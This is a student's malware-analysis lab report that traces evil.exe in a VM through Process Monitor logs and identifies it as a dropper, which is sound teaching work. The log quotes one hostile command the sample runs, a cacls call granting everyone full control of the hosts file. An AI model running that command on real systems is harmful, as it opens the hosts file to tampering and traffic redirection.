
Josh Huff, huffj@oregonstate.edu
Professor McGrath
CS 373 – Winter 2018
January 16, 2018

Lab 1: evil.exe

My initial attempts to prepare an initial snapshot were troublesome. I kept trying to run all the tools simultaneously and experiencing crashes in the process. Since I was running from the remote console and my personal machine is fairly up-to-date in terms of processing power and RAM, I couldn't chalk it up to a performance issue associated with using the web-based console. It took a visit to the relevant Piazza thread to figure out flypaper's second option was causing a conflict with Process Monitor. With that option unchecked, I took a snapshot (henceforth named "pre-evil") with all programs up and running.

The evil.exe icon was clicked the moment my VM clock read 11:25 PM, and I let it run for five minutes. But as I soon learned, that turned out to be an excessive amount of time. I stopped capturing events in Process Monitor and selected the "Filter" option using fields "Process Name" and the term "evil.exe" and was astounded by how much was happening behind the scenes. There were 4,917 events linked to evil.exe -- and they all fired within twenty seconds of clicking the icon.



Time of Day	Process Name	PID	Operation	Path	Result	Detail
11:25:00.7318283 PM	evil.exe	2164	Process Start		SUCCESS	Parent PID: 1460, Command line: "C:\Users\Admi
11:25:00.7318303 PM	evil.exe	2164	Thread Create		SUCCESS	Thread ID: 2168
11:25:00.7431218 PM	evil.exe	2164	Load Image	C:\Users\Admin\Desktop\malware\MalwareBasics\Class1\Lab2\Replicat...	SUCCESS	Image Base: 0x400000, Image Size: 0x8000
11:25:00.7443604 PM	evil.exe	2164	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x77690000, Image Size: 0x13c000
11:25:00.7444736 PM	evil.exe	2164	CreateFile	C:\Windows\Prefetch\EVIL.EXE-098BDE0B.pf	NAME NOT FOUND	Desired Access: Generic Read, Disposition: Open,
11:25:00.7445437 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Read
11:25:00.7445550 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Read
11:25:00.7445678 PM	evil.exe	2164	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\CWDIllegalIn...	NAME NOT FOUND	Length: 1,024
11:25:00.7445741 PM	evil.exe	2164	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
11:25:00.7447652 PM	evil.exe	2164	CreateFile	C:\Users\Admin\Desktop\malware\MalwareBasics\Class1\Lab2\Replicat...	SUCCESS	Desired Access: Execute/Traverse, Synchronize,
11:25:00.7449995 PM	evil.exe	2164	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x75d00000, Image Size: 0xd4000
11:25:00.7451475 PM	evil.exe	2164	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x759d0000, Image Size: 0x4a000
11:25:00.7515387 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Access: Read
11:25:00.7515492 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
11:25:00.7515613 PM	evil.exe	2164	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT FOUND	Length: 548
11:25:00.7515678 PM	evil.exe	2164	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:25:00.7515729 PM	evil.exe	2164	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
11:25:00.7515857 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Query Value, Set Value
11:25:00.7515919 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Query Value, Set Value
11:25:00.7515988 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Access: Read
11:25:00.7516053 PM	evil.exe	2164	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: Read
11:25:00.7516115 PM	evil.exe	2164	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Query Value
11:25:00.7516199 PM	evil.exe	2164	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\Tr...	NAME NOT FOUND	Length: 80
11:25:00.7516241 PM	evil.exe	2164	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	
11:25:00.7516344 PM	evil.exe	2164	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Access: Query Value
11:25:00.7517745 PM	evil.exe	2164	CreateFile	C:\Users\Admin\Desktop\malware\MalwareBasics\Class1\Lab2\Replicat...	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Ope
11:25:00.7518932 PM	evil.exe	2164	CreateFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Ope
11:25:00.7520264 PM	evil.exe	2164	QueryBasicInfor...	C:\Windows\System32\msvbvm60.dll	SUCCESS	CreationTime: 6/10/2009 1:38:03 PM, LastAccess
11:25:00.7520323 PM	evil.exe	2164	CloseFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	
11:25:00.7520965 PM	evil.exe	2164	CreateFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	Desired Access: Read Data/List Directory, Execut
11:25:00.7521561 PM	evil.exe	2164	CreateFileMapp...	C:\Windows\System32\msvbvm60.dll	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProtecti
11:25:00.7521614 PM	evil.exe	2164	QueryStandardI...	C:\Windows\System32\msvbvm60.dll	SUCCESS	AllocationSize: 1,388,544, EndOfFile: 1,386,496, N
11:25:00.7521678 PM	evil.exe	2164	ReadFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	Offset: 0, Length: 4,096, I/O Flags: Non-cached, F
11:25:00.7853385 PM	evil.exe	2164	CreateFileMapp...	C:\Windows\System32\msvbvm60.dll	SUCCESS	SyncType: SyncTypeOther
11:25:00.7853853 PM	evil.exe	2164	Load Image	C:\Windows\System32\msvbvm60.dll	SUCCESS	Image Base: 0x72940000, Image Size: 0x153000
11:25:00.7853947 PM	evil.exe	2164	CloseFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	
11:25:00.7854206 PM	evil.exe	2164	ReadFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	Offset: 1,118,208, Length: 16,384, I/O Flags: Non-
11:25:00.7979821 PM	evil.exe	2164	ReadFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	Offset: 1,003,520, Length: 32,768, I/O Flags: Non-
11:25:00.8063069 PM	evil.exe	2164	ReadFile	C:\Windows\System32\msvbvm60.dll	SUCCESS	Offset: 4,096, Length: 32,768, I/O Flags: Non-cacl
11:25:00.8131233 PM	evil.exe	2164	Load Image	C:\Windows\System32\user32.dll	SUCCESS	Image Base: 0x76f40000, Image Size: 0xc9000
11:25:00.8132255 PM	evil.exe	2164	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS	Image Base: 0x76ef0000, Image Size: 0x4e000
11:25:00.8133228 PM	evil.exe	2164	Load Image	C:\Windows\System32\lpk.dll	SUCCESS	Image Base: 0x75cf0000, Image Size: 0xa000
11:25:00.8134532 PM	evil.exe	2164	Load Image	C:\Windows\System32\usp10.dll	SUCCESS	Image Base: 0x75ea0000, Image Size: 0x9d000
11:25:00.8135291 PM	evil.exe	2164	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x76db0000, Image Size: 0xac000
11:25:00.8138298 PM	evil.exe	2164	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS	Image Base: 0x77820000, Image Size: 0xa0000
11:25:00.8139997 PM	evil.exe	2164	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: Read Attributes, Disposition: Ope
11:25:00.8140617 PM	evil.exe	2164	QueryBasicInfor...	C:\Windows\System32\sechost.dll	SUCCESS	CreationTime: 7/13/2009 3:11:59 PM, LastAccess
11:25:00.8140679 PM	evil.exe	2164	CloseFile	C:\Windows\System32\sechost.dll	SUCCESS	
11:25:00.8141333 PM	evil.exe	2164	CreateFile	C:\Windows\System32\sechost.dll	SUCCESS	Desired Access: Read Data/List Directory, Execut
11:25:00.8141926 PM	evil.exe	2164	CreateFileMapp...	C:\Windows\System32\sechost.dll	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProtecti
11:25:00.8142176 PM	evil.exe	2164	CreateFileMapp...	C:\Windows\System32\sechost.dll	SUCCESS	SyncType: SyncTypeOther
11:25:00.8143090 PM	evil.exe	2164	Load Image	C:\Windows\System32\sechost.dll	SUCCESS	Image Base: 0x777d0000, Image Size: 0x19000
11:25:00.8143198 PM	evil.exe	2164	CloseFile	C:\Windows\System32\sechost.dll	SUCCESS	
11:25:00.8144765 PM	evil.exe	2164	Load Image	C:\Windows\System32\rpcrt4.dll	SUCCESS	Image Base: 0x77440000, Image Size: 0xa1000
11:25:00.8146460 PM	evil.exe	2164	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x772e0000, Image Size: 0x15c000


Showing 4,917 of 894,342 events (0.54%)   Backed by virtual memory

Right away, it creates a file called "MSVBVM60.dll", which is the name of a legitimate driver for Visual Basic. I’m not sure if the sample is using a malicious version of it or if it’s simply installing it to ensure there are no failures in execution due to dependency issues. A Google search reveals that it's quite common for this driver to go missing and raise error messages, so it's a particularly clever name for a bogus file. Not much later, evil.exe creates another fake dll, this time called "sechost.dll," which is also a real driver meant for developers. It's purely speculation, but I imagine that if these file names are chosen because the intended target isn't necessarily tech-savvy and it's unlikely the user is accessing the legitimate versions of these dopplegangers. Or, in the case of the files being real copies, the user is unconcerned with keeping them up-to-date and the malware must ensure they are present.

Other files created:

- rpcss.dll
- cryptbase.dll
- uxtheme.dll
- sxs.dll
- C_932.NLS, 949, 950, 936
- vb6chs.dll
- sserife.fon
- dwmapi.dll
- NTLDRS


After creating a dozen files and tooling with the registry in a variety of ways, the sample spoofs a command prompt by creating a cmd.exe file of its own and starting it as a new process.



Date: 1/10/2018 11:25:00 PM
Thread: 2168
Class: Process
Operation: Process Create
Result: SUCCESS
Path: C:\Windows\system32\cmd.exe
Duration: 0.0000000

PID: 1080
Command line: cmd /c echo Y|cacls C:\WINDOWS\system32\drivers\etc\hosts /t /g everyone:F

Furthermore, it seems like the malware turns its focus to LDAP, which is part of the IP suite, and urlmon.dll, which a quick Google search reveals offers functionality for MIME handling and code download. At this point, it becomes evident that the malware is a "dropper." This suspicion is corroborated by the extensive tinkering done in the registry keys regarding User Agent and other Internet setting folders.




```
11:25:00.9690750 PM  evil.exe   2164  Load Image                  C:\Windows\System32\Wldap32.dll
11:25:00.9691449 PM  evil.exe   2164  RegQueryValue               HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions\WLDAP32.dll
11:25:00.9691816 PM  evil.exe   2164  RegOpenKey                  HKLM\System\CurrentControlSet\Services\LDAP
11:25:00.9691924 PM  evil.exe   2164  RegOpenKey                  HKLM\System\CurrentControlSet\Services\LDAP
11:25:00.9692058 PM  evil.exe   2164  RegQueryValue               HKLM\System\CurrentControlSet\services\ldap\LdapClientIntegrity
11:25:00.9692236 PM  evil.exe   2164  RegCloseKey                 HKLM\System\CurrentControlSet\services\ldap
11:25:00.9692291 PM  evil.exe   2164  RegOpenKey                  HKLM\System\CurrentControlSet\Services\LDAP
11:25:00.9692350 PM  evil.exe   2164  RegOpenKey                  HKLM\System\CurrentControlSet\Services\LDAP
11:25:00.9692422 PM  evil.exe   2164  RegQueryValue               HKLM\System\CurrentControlSet\services\ldap\UseOldHostResolutionOrder
11:25:00.9692551 PM  evil.exe   2164  RegCloseKey                 HKLM\System\CurrentControlSet\services\ldap
11:25:00.9692596 PM  evil.exe   2164  RegOpenKey                  HKLM\System\CurrentControlSet\Services\LDAP
11:25:00.9692648 PM  evil.exe   2164  RegOpenKey                  HKLM\System\CurrentControlSet\Services\LDAP
11:25:00.9692710 PM  evil.exe   2164  RegQueryValue               HKLM\System\CurrentControlSet\services\ldap\UseHostnameAsAlias
11:25:00.9692757 PM  evil.exe   2164  RegCloseKey                 HKLM\System\CurrentControlSet\services\ldap
11:25:00.9692805 PM  evil.exe   2164  RegQueryValue               HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions\ntmarta.dll
11:25:00.9692991 PM  evil.exe   2164  RegCloseKey                 HKLM\System\CurrentControlSet\Control\Lsa\AccessProviders
11:25:00.9693268 PM  evil.exe   2164  RegOpenKey                  HKCU\Software\Microsoft\Internet Explorer\IETld
11:25:00.9693764 PM  evil.exe   2164  RegQueryValue               HKCU\Software\Microsoft\Internet Explorer\IETld\IETldDllVersionLow
11:25:00.9694017 PM  evil.exe   2164  RegQueryValue               HKCU\Software\Microsoft\Internet Explorer\IETld\IETldDllVersionHigh
11:25:00.9696234 PM  evil.exe   2164  CreateFile                  C:\Users\Admin\Desktop\malware\MalwareBasics\Class1\Lab2\Replication\Sample1\VERSION.dll
11:25:00.9698167 PM  evil.exe   2164  CreateFile                  C:\Windows\System32\version.dll
11:25:00.9698999 PM  evil.exe   2164  QueryBasicInformationFile   C:\Windows\System32\version.dll
11:25:00.9699063 PM  evil.exe   2164  CloseFile                   C:\Windows\System32\version.dll
11:25:00.9699897 PM  evil.exe   2164  CreateFile                  C:\Windows\System32\version.dll
11:25:00.9700699 PM  evil.exe   2164  CreateFileMapping           C:\Windows\System32\version.dll
11:25:00.9700939 PM  evil.exe   2164  CreateFileMapping           C:\Windows\System32\version.dll
11:25:00.9701692 PM  evil.exe   2164  Load Image                  C:\Windows\System32\version.dll
11:25:00.9702551 PM  evil.exe   2164  CloseFile                   C:\Windows\System32\version.dll
11:25:00.9703375 PM  evil.exe   2164  RegQueryValue               HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions\VERSION.dll
11:25:00.9704581 PM  evil.exe   2164  CreateFile                  C:\Windows\System32\en-US\urlmon.dll.mui
11:25:00.9704811 PM  evil.exe   2164  CreateFileMapping           C:\Windows\System32\en-US\urlmon.dll.mui
11:25:00.9704973 PM  evil.exe   2164  QueryStandardInformationFile C:\Windows\System32\en-US\urlmon.dll.mui
11:25:00.9706349 PM  evil.exe   2164  CreateFileMapping           C:\Windows\System32\en-US\urlmon.dll.mui
```

Soon after, evil.exe creates rasapi32.dll, rasman.dll, and rtutils.dll, which are all geared toward remote access API. It also establishes a pbk file. The PBK file extension was completely new to me. Some quick research revealed it is a contraction of "phonebook," and it serves as a network connection data file. It is used for storing connection settings and credentials for future (and multiple) connections.

The word "proxy" is showing up in a ton of registry key and folder names and the appearance of the phrase "Lockdown_Zones" in registry key accesses leads me to believe the sample is conscious of triggering internal security and it hopes to covertly connect to retrieve a payload by setting up a proxy connection.


About halfway through the long string of process operations by evil.exe, we see our first instance of a foreign (literally -- it is the Mandarin word for "run") executable without a legitimate name: pao.exe



Date:	1/10/2018 11:25:01 PM
Thread:	3664
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\Admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\2486ZXUO\pao[1].exe
Duration:	0.0001208

Desired Access:	Generic Write, Read Attributes
Disposition:	Create
Options:	Synchronous IO Non-Alert, Non-Directory File
Attributes:	NCI
ShareMode:	Read, Write, Delete
AllocationSize:	0
OpenResult:	Created

Soon after, the QueryDirectory operation is run many times. The sample is enumerating the C:\Windows\System32 directory.



```
11:25:01.2391408 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32\*  SUCCESS  Filter: *, 1: .
11:25:01.2391657 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: .., 1: 0409, 2: 12520437.cpx, 3: 12520850.cpx, 4: 7B296FB0-376B-497e-B012-9C
11:25:01.2392264 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: aecache.dll, 1: aeevts.dll, 2: aeinv.dll, 3: aelupsvc.dll, 4: aepdu.dll, 5: aepic.dll, 6:
11:25:01.2392731 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: api-ms-win-core-memory-l1-1-0.dll, 1: api-ms-win-core-misc-l1-1-0.dll, 2: api-ms-win-
11:25:01.2393369 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: appidapi.dll, 1: appidcertstorecheck.exe, 2: appidpolicyconverter.exe, 3: AppIdPo
11:25:01.2393745 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: authfwcfg.dll, 1: AuthFWGP.dll, 2: AuthFWSnapin.dll, 3: AuthFWWizFwk.dll, 4: au
11:25:01.2394077 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: bcdboot.exe, 1: bcdedit.exe, 2: bcdprov.dll, 3: bcdsrv.dll, 4: bcrypt.dll, 5: bcryptpri
11:25:01.2394403 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: blbres.dll, 1: blb_ps.dll, 2: Boot, 3: boot.sdi, 4: bootcfg.exe, 5: bootres.dll, 6: boots
11:25:01.2394816 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: CardGames.dll, 1: catroot, 2: catroot2, 3: catsrv.dll, 4: catsrvps.dll, 5: catsrvut.dll,
11:25:01.2395585 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: chkwudrv.dll, 1: choice.exe, 2: chsbrkr.dll, 3: chtbrkr.dll, 4: CHxR
11:25:01.2396006 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: cmutil.dll, 1: cngaudit.dll, 2: cngprovider.dll, 3: cnvfat.dll, 4: Code
11:25:01.2396334 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: conhost.exe, 1: connect.dll, 2: consent.exe, 3: console.dll, 4: cor
11:25:01.2396716 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: csrsrv.dll, 1: csrss.exe, 2: csrstub.exe, 3: ctfmon.exe, 4: ctl3d32.d
11:25:01.2397108 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: C_1147.NLS, 1: C_1148.NLS, 2: C_1149.NLS, 3: C_1250.NLS,
11:25:01.2397434 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: C_20420.NLS, 1: C_20423.NLS, 2: C_20424.NLS, 3: C_20833.N
11:25:01.2398001 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: C_852.NLS, 1: C_855.NLS, 2: C_857.NLS, 3: C_858.NLS, 4: C_
11:25:01.2398387 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: d3dramp.dll, 1: d3dxof.dll, 2: da-DK, 3: dataclen.dll, 4: davclnt.dll,
11:25:01.2398793 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: DeviceDisplayStatusManager.dll, 1: DeviceEject.exe, 2: DeviceM
11:25:01.2399197 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: dimsjob.dll, 1: dimsroam.dll, 2: dinotify.exe, 3: dinput.dll, 4: dinput8
11:25:01.2399580 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: dmstyle.dll, 1: dmsynth.dll, 2: dmusic.dll, 3: dmutil.dll, 4: dmvdsitf.d
11:25:01.2399983 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: dpnathlp.dll, 1: dpnet.dll, 2: dpnhpast.dll, 3: dpnhupnp.dll, 4: dpnl
11:25:01.2400383 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: dssenh.dll, 1: dsuiext.dll, 2: dswave.dll, 3: dtsh.dll, 4: dui70.dll, 5:
11:25:01.2400753 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: edit.com, 1: EDIT.HLP, 2: edlin.exe, 3: efsadu.dll, 4: efscore.dll, 5
11:25:01.2401099 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: eventcreate.exe, 1: EventViewer_EventDetails.xsl, 2: eventvwr.e
11:25:01.2401452 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: Firewall.cpl, 1: FirewallAPI.dll, 2: FirewallControlPanel.dll, 3: fixmap
11:25:01.2402392 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: fvewiz.dll, 1: fwcfg.dll, 2: FWPUCLNT.DLL, 3: FwRemoteSvr.dll,
11:25:01.2402848 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: GettingStarted.exe, 1: getuname.dll, 2: glmf32.dll, 3: glu32.dll, 4:
11:25:01.2403351 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: hgprint.dll, 1: hhctrl.ocx, 2: hhsetup.dll, 3: hid.dll, 4: hidphone.tsp,
11:25:01.2403773 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: iassvcs.dll, 1: icaapi.dll, 2: icacls.exe, 3: icardagt.exe, 4: icardie.d
11:25:01.2404151 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: ieui.dll, 1: ieuinit.inf, 2: ieUnatt.exe, 3: iexpress.exe, 4: ifmon.dll, 5:
11:25:01.2404537 PM  evil.exe  2164  QueryDirectory  C:\Windows\System32    SUCCESS  0: inseng.dll, 1: InstallPackage_ETW.Log, 2: intl.cpl, 3: iologmsg.dll,
